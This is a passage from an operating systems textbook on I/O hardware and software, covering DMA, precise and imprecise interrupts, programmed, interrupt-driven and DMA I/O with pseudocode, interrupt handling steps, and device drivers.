The second reason is that once a disk transfer has started, the bits keep arriving from the disk at a constant rate, whether the controller is ready for them or not. If the controller tried to write data directly to memory, it would have to go over the system bus for each word transferred. If the bus were busy due to some other device using it (e.g., in burst mode), the controller would have to wait. If the next disk word arrived before the previous one had been stored, the controller would have to store it somewhere. If the bus were very busy, the controller might end up storing quite a few words and having a lot of administration to do as well. When the block is buffered internally, the bus is not needed until the DMA begins, so the design of the controller is much simpler because the DMA transfer to memory is not time critical. (Some older controllers did, in fact, go directly to memory with only a small amount of internal buffering, but when the bus was very busy, a transfer might have had to be terminated with a buffer overrun error.)

Some computers do not use DMA. The argument against it might be that the main CPU is often far faster than the DMA controller and can do the job much faster (when the limiting factor is not the speed of the I/O device). If there is no other work for it to do, having the (fast) CPU wait for the (slow) DMA controller to finish is pointless. Also, getting rid of the DMA controller and having the CPU do all the work in software saves money, important on low-end (embedded) computers.

5.1.5 Interrupts Revisited

We briefly introduced interrupts in Sec. 1.3.4, but there is more to be said. Before we start, you should know that the literature is confusing when it comes to interrupts. Textbooks and Web pages may use the term to refer to hardware interrupts, traps, exceptions, faults, and a few other things. What do these terms mean? We generally use **trap** to refer to a deliberate action by the program code, for instance, a trap into the kernel for a system call. A **fault** or **exception** is similar, except that it is generally not deliberate. For instance, the program may trigger a segmentation fault when it tries to access memory that it is not allowed to access or wants to learn what 100 divided by zero is. In contrast, we will now talk mostly about hardware interrupts, where a device such as printer or a network sends a signal to the CPU. The reason all these terms are frequently clubbed together is that they are handled in similar ways, even if they are triggered differently. In this section, we look at the hardware side. In Section 5.3, we will turn to the further handling of interrupts by the software.

Figure 5-5 shows the interrupt structure in a typical personal computer system. In this respect, a smartphone or tablet works the same way. At the hardware level,

interrupts work as follows. When an I/O device has finished the work given to it, it causes an interrupt (assuming that interrupts have been enabled by the operating system), by asserting a signal on a bus line that it has been assigned. This signal is detected by the interrupt controller chip on the motherboard, which then decides what to do.



Figure 5-5. How an interrupt happens. The connections between the devices and the controller actually use interrupt lines on the bus rather than dedicated wires.

If no other interrupts are pending, the interrupt controller handles the interrupt immediately. However, if another interrupt is in progress, or another device has made a simultaneous request on a higher-priority interrupt request line on the bus, the device is just ignored for the moment. In this case, it continues to assert an interrupt signal on the bus until it is serviced by the CPU.

To handle the interrupt, the controller puts a number on the address lines specifying which device wants attention and asserts a signal to interrupt the CPU.

The interrupt signal causes the CPU to stop what it is doing and start doing something else. The number on the address lines is used as an index into a table called the **interrupt vector** to fetch a new program counter. This program counter points to the start of the corresponding interrupt-service procedure. Typically traps, exceptions, and interrupts use the same mechanism from this point on, often sharing the same interrupt vector. The location of the interrupt vector can be hardwired into the machine or it can be anywhere in memory, with a CPU register (loaded by the operating system) pointing to its origin.

Shortly after it starts running, the interrupt-service procedure acknowledges the interrupt by writing a certain value to one of the interrupt controller's I/O ports. This acknowledgement tells the controller that it is free to issue another interrupt. By having the CPU delay this acknowledgement until it is ready to handle the next interrupt, race conditions involving multiple (almost simultaneous) interrupts can be avoided. As an aside, some (older) computers do not have a centralized interrupt controller, so each device controller requests its own interrupts.

The hardware always saves certain information before starting the service procedure. Which information is saved and where it is saved vary greatly from CPU to

CPU. As a bare minimum, the program counter must be saved, so the interrupted process can be restarted. At the other extreme, all the visible registers and a large number of internal registers may be saved as well.

Another issue is where to save this information. One option is to put it in internal registers that the operating system can read out as needed. However, a problem with this approach is that the interrupt controller cannot be acknowledged until all potentially relevant information has been read out, lest a second interrupt overwrite the internal registers saving the state. This strategy leads to long dead times when interrupts are disabled and possibly to lost interrupts and lost data.

Consequently, most CPUs save the information on the stack. However, this approach, too, has problems. To start with: whose stack? If the current stack is used, it may well be a user process stack. The stack pointer may not even be legal, which would cause a fatal error when the hardware tried to write some words at the address pointed to. Also, it might point near the end of a page. After several memory writes, the page boundary might be exceeded and a page fault generated. Having a page fault occur during the hardware interrupt processing creates a bigger problem: where to save the state to handle the page fault?

If the kernel stack is used, there is a much better chance of the stack pointer being legal and pointing to a pinned page. However, switching into kernel mode may require changing MMU contexts and will probably invalidate most or all of the cache and TLB. Reloading all of these, statically or dynamically, will increase the time to process an interrupt and thus waste CPU time at a critical moment.

So far, we have discussed interrupt handling mostly from a hardware perspective. However, there is a lot of software involved in I/O also. We will look at the I/O software stack in detail in Sec. 5.3.

Precise and Imprecise Interrupts

Another problem is caused by the fact that most modern CPUs are heavily pipelined and often superscalar (internally parallel). In older systems, after each instruction was finished executing, the microprogram or hardware checked to see if there was an interrupt pending. If so, the program counter and PSW were pushed onto the stack and the interrupt sequence begun. After the interrupt handler ran, the reverse process took place, with the old PSW and program counter popped from the stack and the previous process continued.

This model makes the implicit assumption that if an interrupt occurs just after some instruction, all the instructions up to and including that instruction have been executed completely, and no instructions after it have executed at all. On older machines, this assumption was always valid. On modern ones it may not be.

For starters, consider the pipeline model of Fig. 1-7(a). What happens if an interrupt occurs while the pipeline is full (the usual case)? Many instructions are in various stages of execution. When the interrupt occurs, the value of the program counter may not reflect the correct boundary between executed instructions and

nonexecuted instructions. In fact, many instructions may have been partially executed, with different instructions being more or less complete. In this situation, the program counter most likely reflects the address of the next instruction to be fetched and pushed into the pipeline rather than the address of the instruction that just was processed by the execution unit.

On a superscalar machine, such as that of Fig. 1-7(b), things are even worse. CPU instructions may be internally decomposed into so-called micro-operations and these micro-operations may execute out of order, depending on the availability of internal resources such as functional units and registers (see also Sec. 2.5.9). At the time of an interrupt, some instructions issued long ago may not be anywhere near completion and others started more recently may be (almost) done. This is not a problem as the CPU will simply buffer the results of each instruction until all previous instructions have also completed and then commit all of them in order. However, it means that at the point when an interrupt is signaled, there may be many instructions in various states of completeness, and there is not much of relation between them and the program counter at all.

An interrupt that leaves the machine in a well-defined state is called a **precise interrupt** (Walker and Cragon, 1995). Such an interrupt has four properties:

1. The PC (Program Counter) is saved in a known place.
2. All instructions before the one pointed to by the PC have completed.
3. No instruction beyond the one pointed to by the PC has finished.
4. The execution state of the instruction pointed to by the PC is known.

Note that even with precise interrupts there is no prohibition on instructions beyond the one pointed to by the PC from starting. It is just that any changes they make to registers or memory must be completely undone when the interrupt happens. This is what many processor architectures, including the x86, try to do. Since the CPU erases all visible effects as if these instructions never executed, we call the instructions *transient*. Such **transient execution** occurs for many reasons (Ragab et al., 2021). We already saw that a fault or interrupt that happens during the execution of an instruction while some later instructions have already completed requires the processor to throw away the results of these later instructions. However, modern CPUs employ many more tricks to improve performance. For instance, the CPU may *speculate* on the outcome of a conditional branch. If the outcome of an `if` condition was TRUE the last 50 times, the CPU will assume that it will be true the 51st time also and speculatively start fetching and executing the instructions for the TRUE branch. Of course, if the 51st time was different and the outcome is really FALSE, these instructions must now be made transient. Transient execution has been the source of all sorts of security trouble, but that is not what we need to discuss now and we save it for Chapter 9.

Meanwhile, when an interrupt occurs, what should happen to the instruction to which the PC is currently pointing? It is permitted that this instruction has been executed. It is also permitted that it has not been executed. However, it must be clear which case applies. Often, if the interrupt is an I/O interrupt, the instruction will not yet have started. However, if the interrupt is really a trap or page fault, then the PC generally points to the instruction that caused the fault so it can be restarted later. The situation of Fig. 5-6(a) illustrates a precise interrupt. All instructions up to the program counter (316) have completed and none of those beyond it have started (or have been rolled back to undo their effects).



Figure 5-6. (a) A precise interrupt. (b) An imprecise interrupt.

An interrupt that does not meet these requirements is called an **imprecise interrupt** and makes life most unpleasant for the operating system writer, who now has to figure out what has happened and what still has to happen. Fig. 5-6(b) illustrates an imprecise interrupt, where different instructions near the program counter are in different stages of completion, with older ones not necessarily more complete than younger ones. Machines with imprecise interrupts usually vomit a large amount of internal state onto the stack to give the operating system the possibility of figuring out what was going on. The code necessary to restart the machine is typically exceedingly complicated. Also, saving a large amount of information to memory on every interrupt makes interrupts slow and recovery even worse. This leads to the ironic situation of having very fast superscalar CPUs sometimes being unsuitable for real-time work due to slow interrupts.

Some computers are designed so that some kinds of interrupts and traps are precise and others are not. For example, having I/O interrupts be precise but traps due to fatal programming errors be imprecise is not so bad since no attempt need be made to restart a running process after it has divided by zero. At that point, having done something that is infinitely bad, it is toast anyway. Some machines have a bit that can be set to force all interrupts to be precise. The downside of setting this bit is that it forces the CPU to carefully log everything it is doing and maintain shadow copies of registers so it can generate a precise interrupt at any instant. All this overhead has a major impact on performance.

Some superscalar machines, such as the x86 family, have precise interrupts to allow old software to work correctly. The price paid for backward compatibility with precise interrupts is extremely complex interrupt logic within the CPU to make sure that when the interrupt controller signals that it wants to cause an interrupt, all instructions up to some point are allowed to finish and none beyond that point are allowed to have any noticeable effect on the machine state. Here the price is paid not in time, but in chip area and in complexity of the design. If precise interrupts were not required for backward compatibility purposes, this chip area would be available for larger on-chip caches, making the CPU faster. On the other hand, imprecise interrupts make the operating system far more complicated, less secure due to the complexity, and slower, so it is hard to tell which approach is really better.

Also, as mentioned earlier, we will see in Chap. 9 that all the instructions of which the effects on the machine state have been undone (and that are therefore *transient*) may be problematic still from a security perspective. The reason is that not *all* effects are undone. In particular, they leave traces deep in the micro-architecture (where we find the cache and the TLB and other components) which an attacker may use to leak sensitive information.

5.2 PRINCIPLES OF I/O SOFTWARE

Let us now turn away from the I/O hardware and look at the I/O software. First we will look at its goals and then at the different ways I/O can be done from the point of view of the operating system.

5.2.1 Goals of the I/O Software

A key concept in the design of I/O software is known as **device independence**. What it means is that we should be able to write programs that can access any I/O device without having to specify the device in advance. For example, a program that reads a file as input should be able to read a file on a hard disk, an SSD, or a USB stick without having to be modified for each different device. Similarly, one should be able to type a command such as

```
sort <input >output
```

and have it work with input coming from any kind of storage device or the keyboard and the output going to any kind of storage device or the screen. It is up to the operating system to take care of the problems caused by the fact that these devices really are different and require very different command sequences to read or write.

Closely related to device independence is the goal of **uniform naming**. The name of a file or a device should simply be a string or an integer and not depend on

the device in any way. In UNIX, all disks can be integrated in the file-system hierarchy in arbitrary ways so the user need not be aware of which name corresponds to which device. For example, a USB stick can be **mounted** on top of the directory */usr/ast/backup* so that copying a file to */usr/ast/backup/monday* copies the file to the USB stick. In this way, all files and devices are addressed the same way: by a path name.

Another important issue for I/O software is **error handling**. In general, errors should be handled as close to the hardware as possible. If the controller discovers a read error, it should try to correct the error itself if it can. If it cannot, then the device driver should handle it, perhaps by just trying to read the block again. Many errors are transient, such as read errors caused by specks of dust on the read head of a disk, and will frequently go away if the operation is repeated. Only if the lower layers are not able to deal with the problem should the upper layers be told about it. In many cases, error recovery can be done transparently at a low level without the upper levels even knowing about the error.

Still another important issue is that of **synchronous** (blocking) versus **asynchronous** (interrupt-driven) transfers. Most physical I/O is asynchronous, that is, the CPU starts the transfer and goes off to do something else until the interrupt arrives. User programs are much easier to write if the I/O operations are blocking—after a read system call the program is automatically suspended until the data are available in the buffer. It is up to the operating system to make operations that are actually interrupt-driven look blocking to the user programs. However, some very high-performance applications need to control all the details of the I/O, so operating systems also make asynchronous I/O available to them.

Another issue for the I/O software is **buffering**. Often data that come off a device cannot be stored directly in their final destination. For example, when a packet comes in off the network, the operating system does not know where to put it until it has stored the packet somewhere and examined it to see which port it is addressed to. Also, some devices have severe real-time constraints (for example, digital audio devices), so the data must be put into an output buffer in advance to decouple the rate at which the buffer is filled from the rate at which it is emptied, in order to avoid buffer underruns. Buffering involves considerable copying and often has a major impact on I/O performance.

The final concept that we will mention here is sharable versus dedicated devices. Some I/O devices, such as disks and SSDs, can be used by many users at the same time. No problems are caused by multiple users having open files on the same storage devices at the same time. Other devices, such as printers, have to be dedicated to a single user until that user is finished. Then another user can have the printer. Having two or more users writing characters intermixed at random to the same page will definitely not work. Scanners are like that as well. Introducing dedicated (unshared) devices also introduces a variety of problems, such as deadlocks. Again, the operating system must be able to handle both shared and dedicated devices in a way that avoids problems.

5.2.2 Programmed I/O

There are three fundamentally different ways that I/O can be performed. In this section we will look at the first one (programmed I/O). In the next two sections we will examine the others (interrupt-driven I/O and I/O using DMA). The simplest form of I/O is to have the CPU do all the work. This method is called **programmed I/O**.

It is simplest to illustrate how programmed I/O works by means of an example. Consider a user process that wants to print the eight-character string "ABCDEFGH" on the printer via a serial interface. Displays on small embedded systems sometimes work this way. The software first assembles the string in a buffer in user space, as shown in Fig. 5-7(a).



Figure 5-7. Steps in printing a string.

The user process then acquires the printer for writing by making a system call to open it. If the printer is currently in use by another process, this call will fail and return an error code or will block until the printer is available, depending on the operating system and the parameters of the call. Once it has the printer, the user process makes a system call telling the operating system to print the string.

The operating system then (usually) copies the buffer with the string to an array, in kernel space, where it is more easily accessed (because the kernel may have to change the memory map to get at user space) and also safe from modification by the user process. It then checks to see if the printer is currently available. If not, it waits until it is. As soon as the printer is available, the operating system copies the first character to the printer's data register, in this example using memory-mapped I/O. This action activates the printer. The character may not appear yet because some printers buffer a line or a page before printing anything. In Fig. 5-7(b), however, we see that the first character has been printed and that the system has marked the "B" as the next character to be printed.

As soon as it has copied the first character to the printer, the operating system checks to see if the printer is ready to accept another one. Generally, the printer has a second register, which gives its status. The act of writing to the data register causes the status to become not ready. When the printer controller has processed the current character, it indicates its availability by setting some bit in its status register or putting some value in it.

At this point, the operating system waits for the printer to become ready again. When that happens, it prints the next character, as shown in Fig. 5-7(c). This loop continues until the entire string has been printed. Then control returns to the user process.

The actions followed by the operating system are briefly summarized in Fig. 5-8. First, the data are copied to the kernel. Then the operating system enters a tight loop, outputting the characters one at a time. The essential aspect of programmed I/O, clearly illustrated in this figure, is that after outputting a character, the CPU continuously polls the device to see if it is ready to accept another one. This behavior is often called **polling** or **busy waiting**.

```
copy_from_user(buffer, p, count);                /* p is the kernel buffer */
for (i = 0; i < count; i++) {                    /* loop on every character */
      while (*printer_status_reg != READY) ;     /* loop until ready */
      *printer_data_register = p[i];             /* output one character */
}
return_to_user( );
```

Figure 5-8. Writing a string to the printer using programmed I/O.

Programmed I/O is simple but has the disadvantage of tying up the CPU full time until all the I/O is done. If the time to "print" a character is very short (because all the printer is doing is copying the new character to an internal buffer), then busy waiting is fine. Also, in an embedded system, where the CPU has nothing else to do, busy waiting is fine. However, in more complex systems, where the CPU has other work to do, busy waiting is inefficient. A better I/O method is needed.

5.2.3 Interrupt-Driven I/O

Now let us consider the case of printing on a printer that does not buffer characters but prints each one as soon as it arrives. If the printer can print, say 100 characters/sec, each character takes 10 msec to print. This means that after every character is written to the printer's data register, the CPU will sit in an idle loop for 10 msec waiting to be allowed to output the next character. This is more than enough time to do a context switch and run some other process for nearly all of the 10 msec that would otherwise be wasted.

The way to allow the CPU to do something else while waiting for the printer to become ready is to use interrupts. When the system call to print the string is made,

the buffer is copied to kernel space, as we showed earlier, and the first character is copied to the printer as soon as it is willing to accept a character. At that point, the CPU calls the scheduler and some other process is run. The process that asked for the string to be printed is blocked until the entire string has printed. The work done on the system call is shown in Fig. 5-9(a).

```
copy_from_user(buffer, p, count);
enable_interrupts( );
while (*printer_status_reg != READY) ;
*printer_data_register = p[0];
scheduler( );
```

(a)

```
if (count == 0) {
    unblock_user( );
} else {
    *printer_data_register = p[i];
    count = count – 1;
    i = i + 1;
}
acknowledge_interrupt( );
return_from_interrupt( );
```

(b)

Figure 5-9. Writing a string to the printer using interrupt-driven I/O. (a) Code executed at the time the print system call is made. (b) Interrupt service procedure for the printer.

When the printer has printed the character and is prepared to accept the next one, it generates an interrupt. This interrupt stops the current process and saves its state. Then the printer interrupt-service procedure is run. A crude version of this code is shown in Fig. 5-9(b). If there are no more characters to print, the interrupt handler takes some action to unblock the user. Otherwise, it outputs the next character, acknowledges the interrupt, and returns to the process that was running just before the interrupt, which continues from where it left off.

5.2.4 I/O Using DMA

An obvious disadvantage of interrupt-driven I/O is that an interrupt occurs on every character. Interrupts take time, so this scheme wastes a certain amount of CPU time. A solution is to use DMA. Here the idea is to let the DMA controller feed the characters to the printer one at time, without the CPU being bothered. In essence, DMA is programmed I/O, only with the DMA controller doing all the work, instead of the main CPU. This strategy requires special hardware (the DMA controller) but frees up the CPU during the I/O to do other work. An outline of the code is given in Fig. 5-10.

The big win with DMA is reducing the number of interrupts from one per character to one per buffer printed. If there are many characters and interrupts are slow, this can be a major improvement. On the other hand, the DMA controller is usually much slower than the main CPU. If the DMA controller is not capable of driving the device at full speed, or the CPU usually has nothing to do anyway while waiting for the DMA interrupt, then interrupt-driven I/O or even programmed I/O may be better. Most of the time, though, DMA is worth it.

```
copy_from_user(buffer, p, count);
set_up_DMA_controller( );
scheduler( );
```

(a)

```
acknowledge_interrupt( );
unblock_user( );
return_from_interrupt( );
```

(b)

Figure 5-10. Printing a string using DMA. (a) Code executed when the print system call is made. (b) Interrupt-service procedure.

5.3 I/O SOFTWARE LAYERS

I/O software is typically organized in four layers, as shown in Fig. 5-11. Each layer has a well-defined function to perform and a well-defined interface to the adjacent layers. The functionality and interfaces differ from system to system, so the discussion that follows, which examines all the layers starting at the bottom, is not specific to one machine.



Figure 5-11. Layers of the I/O software system.

5.3.1 Interrupt Handlers

While programmed I/O is occasionally useful, for most I/O, interrupts are an unpleasant fact of life and cannot be avoided. They should be hidden away, deep in the bowels of the operating system, so that as little of the operating system as possible knows about them. The best way to hide them is to have the driver starting an I/O operation block until the I/O has completed and the interrupt occurs. The driver can block itself, for example, by doing a down on a semaphore, a wait on a condition variable, a receive on a message, or something similar.

When the interrupt happens, the interrupt procedure does whatever it has to in order to handle the interrupt. Then it can unblock the driver that was waiting for it. In some cases it will just complete up on a semaphore. In others, it will do a signal on a condition variable in a monitor. In still others, it will send a message to the blocked driver. In all cases, the net effect of the interrupt will be that a driver that

was previously blocked will now be able to run. This model works best if drivers are structured as processes (either in kernel mode or user mode), with their own states, stacks, and program counters.

Of course, reality is not quite so simple. Processing an interrupt is not just a matter of taking the interrupt, doing an up on some semaphore, and then executing an IRET instruction to return from the interrupt to the previous process. There is a great deal more work involved for the operating system. We will now give an outline of this work as a series of steps that must be performed in software after the hardware interrupt discussed earlier has completed. It should be noted that the details are highly system dependent, so some of the steps listed below may not be needed on a particular machine, and steps not listed may be required. Also, the steps that do occur may be in a different order on some machines.

1. Save any registers (including the PSW) that have not already been saved by the interrupt hardware.
2. Set up a context for the interrupt-service procedure. Doing this may involve setting up the TLB, MMU, and a page table.
3. Set up a stack for the interrupt service-procedure.
4. Acknowledge the interrupt controller. If there is no centralized interrupt controller, reenable interrupts.
5. Copy the registers from where they were saved (possibly some stack) to the process table.
6. Run the interrupt-service procedure. Typically, it will extract information from the interrupting device controller's registers.
7. Choose which process to run next. If the interrupt has caused some high-priority process that was blocked to become ready, it may be chosen to run now.
8. Set up the MMU context for the process to run next. Some TLB setup may also be needed.
9. Load the new process' registers, including its PSW.
10. Start running the new process.

As can be seen, interrupt processing is far from trivial. It also takes a considerable number of CPU instructions, especially on machines in which virtual memory is present and page tables have to be set up or the state of the MMU stored (e.g., the *R* and *M* bits). On some machines, the TLB and CPU cache may also have to be managed when switching between user and kernel modes, which takes additional machine cycles if many entries need to be purged.

5.3.2 Device Drivers

Earlier in this chapter we looked at what device controllers do. We saw that each controller has some device registers used to give it commands or some device registers used to read out its status or both. The number of device registers and the nature of the commands vary radically from device to device. For example, a mouse driver has to accept information from the mouse telling it how far it has moved and which buttons are currently depressed. In contrast, a disk driver may have to know all about sectors, tracks, cylinders, heads, arm motion, motor drives, head settling times, and all the other mechanics of making the disk work properly. Obviously, these drivers will be very different.

Consequently, each I/O device attached to a computer needs some device-specific code for controlling it. This code, called the **device driver**, is generally written by the device's manufacturer and delivered along with the device. Since each operating system needs its own drivers, device manufacturers commonly supply drivers for several popular operating systems.

Each device driver normally handles one device type, or at most, one class of closely related devices. For example, a SATA disk driver can usually handle multiple SATA SSDs and SATA disks of different sizes and different speeds. On the other hand, a mouse and joystick are so different that different drivers are usually required. However, there is no technical restriction on having one device driver control multiple unrelated devices. It is just not a good idea *in most cases*.

Sometimes though, wildly different devices are based on the same underlying technology. The best-known example is probably **USB** (**Universal Serial Bus**). It is not called "universal" for nothing. USB devices include disks, mice, memory sticks, cameras, keyboards, mini-fans, robots, credit card readers, bar code scanners, rechargeable shavers, paper shredders, disco balls, and thermometers. They all use USB and yet they all do very different things. The trick is that USB drivers are typically stacked, like a TCP/IP stack in networks. At the bottom, typically in hardware, we find the USB link layer (serial I/O) that handles hardware stuff like signaling and decoding a stream of signals to USB packets. It is used by higher layers that deal with the data packets and the common functionality for USB that is shared by most devices. On top of that, finally, we find the higher-layer APIs such as the interfaces for mass storage, cameras, etc. Thus, we still have separate device drivers, even though they share part of the protocol stack.

In order to access the device's hardware, meaning the controller's registers, the device driver normally has to be part of the operating system kernel, at least with current architectures. Actually, it is possible to construct drivers that run in user space, with system calls for reading and writing the device registers. This design isolates the kernel from the drivers and the drivers from each other, eliminating a major source of system crashes—buggy drivers that interfere with the kernel in one way or another. For building highly reliable systems, this is definitely a good way to go. An example of a system in which the device drivers run as user processes is

MINIX 3 (*www.minix3.org*). However, since most other desktop operating systems run their drivers in the kernel, that is the model we will consider here.

Since the designers of every operating system know that pieces of code (drivers) written by outsiders will be installed in it, it needs to have an architecture that allows such installation. This means having a well-defined model of what a driver does and how it interacts with the rest of the operating system. Device drivers are normally positioned below the rest of the operating system, as is illustrated in Fig. 5-12.



Figure 5-12. Logical positioning of device drivers. In reality, all communication between drivers and device controllers goes over the bus.

Operating systems usually classify drivers into one of a small number of categories. The most common categories are the block devices, such as disks, which contain multiple data blocks that can be addressed independently, and the character devices, such as keyboards and printers, which generate or accept a stream of characters.

Most operating systems define a standard interface that all block drivers must support and a second standard interface that all character drivers must support. These interfaces consist of a number of procedures that the rest of the operating

system can call to get the driver to do work for it. Typical procedures are those to read a block (block device) or write a character string (character device).

In some systems, the operating system is a single binary program that contains all of the drivers it will need compiled into it. This scheme was the norm for years with UNIX systems because they were run by computer centers and I/O devices rarely changed. If a new device was added, the system administrator simply recompiled the kernel with the new driver to build a new binary.

With the advent of personal computers, with their myriad I/O devices, this model no longer worked. Few users are capable of recompiling or relinking the kernel, even if they have the source code or object modules, which is not always the case. Instead, operating systems, starting with MS-DOS, went over to a model in which drivers were dynamically loaded into the system during execution. Different systems handle loading drivers in different ways.

A device driver has several functions. The most obvious one is to accept abstract read and write requests from the device-independent software above it and see that they are carried out. But there are also a few other functions it must perform. For example, the driver must initialize the device, if needed. It may also need to manage its power requirements and log events.

Many device drivers have a similar general structure. A typical driver starts out by checking the input parameters to see if they are valid. If not, an error is returned. If they are valid, a translation from abstract to concrete terms may be needed. For a disk driver, this may mean converting a linear block number into the head, track, sector, and cylinder numbers for the disk's geometry, while for SSDs the block number should be mapped on the appropriate flash block and page.

Next the driver may check if the device is currently in use. If it is, the request will be queued for later processing. If the device is idle, the hardware status will be examined to see if the request can be handled now. It may be necessary to switch the device on or start a motor before transfers can be begun. On inkjet printers, the print head has to do a little dance before it can start printing. Once the device is on and ready to go, the actual control can begin.

Controlling the device means issuing a sequence of commands to it. The driver is the place where the command sequence is determined, depending on what has to be done. After the driver knows which commands it is going to issue, it starts writing them into the controller's device registers. After each command is written to the controller, it may be necessary to check to see if the controller accepted the command and is prepared to accept the next one. This sequence continues until all the commands have been issued. Some controllers can be given a linked list of commands (in memory) and told to read and process them all by itself without further help from the operating system.

After the commands have been issued, one of two situations will apply. In many cases, the device driver must wait until the controller does some work for it, so it blocks itself until the interrupt comes in to unblock it. In other cases, however, the operation finishes without delay, so the driver does not need to block. As an

example of the latter situation, scrolling the screen requires just writing a few bytes into the controller's registers. No mechanical motion is needed, so the entire operation can be completed in nanoseconds.

In the former case, the blocked driver will be awakened by the interrupt. In the latter case, it will never go to sleep. Either way, after the operation has been completed, the driver must check for errors. If everything is all right, the driver may have some data to pass to the device-independent software (e.g., a block just read). Finally, it returns some status information for error reporting back to its caller. If any other requests are queued, one of them can now be selected and started. If nothing is queued, the driver blocks waiting for the next request.

This simple model is only a rough approximation to reality. Many factors make the code much more complicated. For one thing, an I/O device may complete while a driver is running, interrupting the driver. The interrupt may cause a device driver to run. In fact, it may cause the current driver to run. For example, while the network driver is processing an incoming packet, another packet may arrive. Consequently, drivers have to be **reentrant**, meaning that a running driver has to expect that it will be called a second time before the first call has completed.

In a hot-pluggable system, devices can be added or removed while the computer is running. As a result, while a driver is busy reading from some device, the system may inform it that the user has suddenly removed that device from the system. Not only must the current I/O transfer be terminated without damaging any kernel data structures, but any pending requests for the now-vanished device must also be gracefully removed from the system and their callers given the bad news. Furthermore, the unexpected addition of new devices may cause the kernel to juggle resources (e.g., interrupt request lines), taking old ones away from the driver and giving it new ones in their place.

Drivers are not allowed to make system calls, but they often need to interact with the rest of the kernel. Usually, calls to certain kernel procedures are permitted. For example, there are usually calls to allocate and deallocate hardwired pages of memory for use as buffers. Other useful calls are needed to manage the MMU, timers, the DMA controller, the interrupt controller, and so on.

5.3.3 Device-Independent I/O Software

Although some of the I/O software is device specific, other parts of it are device independent. The exact boundary between the drivers and the device-independent software is system (and device) dependent, because some functions that could be done in a device-independent way may actually be done in the drivers, for efficiency or other reasons. The functions shown in Fig. 5-13 are typically done in the device-independent software.

The basic function of the device-independent software is to perform the I/O functions that are common to all devices and to provide a uniform interface to the user-level software. We will now look at the above issues in more detail.

Uniform interfacing for device drivers
Buffering
Error reporting
Allocating and releasing dedicated devices
Providing a device-independent block size

Figure 5-13. Functions of the device-independent I/O software.

Uniform Interfacing for Device Drivers

A major issue in an operating system is how to make all I/O devices and drivers look more or less the same. If disks, printers, keyboards, and so on, are all interfaced in different ways, every time a new device comes along, the operating system must be modified for the new device. Having to hack on the operating system for each new device is not a good idea.

